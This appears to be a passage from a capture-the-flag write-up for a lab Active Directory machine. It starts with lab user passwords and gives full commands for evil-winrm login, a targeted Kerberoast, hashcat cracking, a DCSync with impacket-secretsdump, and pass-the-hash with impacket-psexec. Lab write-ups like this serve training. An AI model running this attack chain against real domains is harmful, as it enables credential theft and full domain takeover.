alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Swemily:UXLCI5iETUsIBoFVTj8yQFKoHjXmbemma:WwANQWnmJnGV07WQN8bMS7FMAbjNurchecking for all users group membership using net user command we found that emily is the user of Remote Management Users so we can use evil-winrm to login as emily

let’s use evil-winrm to login as emily
evil-winrm -i 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
we got our user.txt now checking in bloodhound we found that user emily has the GenericWrite permissions on the Ethan user

using bloodhound help we found that we can use targeted kerberoast attack, by setting the own SPN on the ethan user and get TGT to crack the hash
and checking the ethan’s permissions we found that ethan has DCSync rights on the Domain

so we first use targeted kerberoast attack to get ethan’s password and can dump the creds from domain using secretsdump
python targetedKerberoast.py -v -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb --dc-ip 10.10.11.42
we got KRB_AP_ERR_SKEW(Clock Skew too great) it’s because of the time difference between our kali machine and target machine to fix this issue run below command
sudo rdate -n 10.10.11.42
and then run the command agin

now save the hash into file and we’ll use the hasshcat to crack the hash
hashcat -m 13100 ethan.krb /usr/share/wordlists/rockyou.txt
Bingo! we now have the ethan user’s password let’s use this to dump hashes from the DC
impacket-secretsdump administrator.htb/ethan:limpbizkit@10.10.11.42

Nice we can use the administrator’s NTLM hash to login to DC using psexec
impacket-psexec Administrator@10.10.11.42 -hashes aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e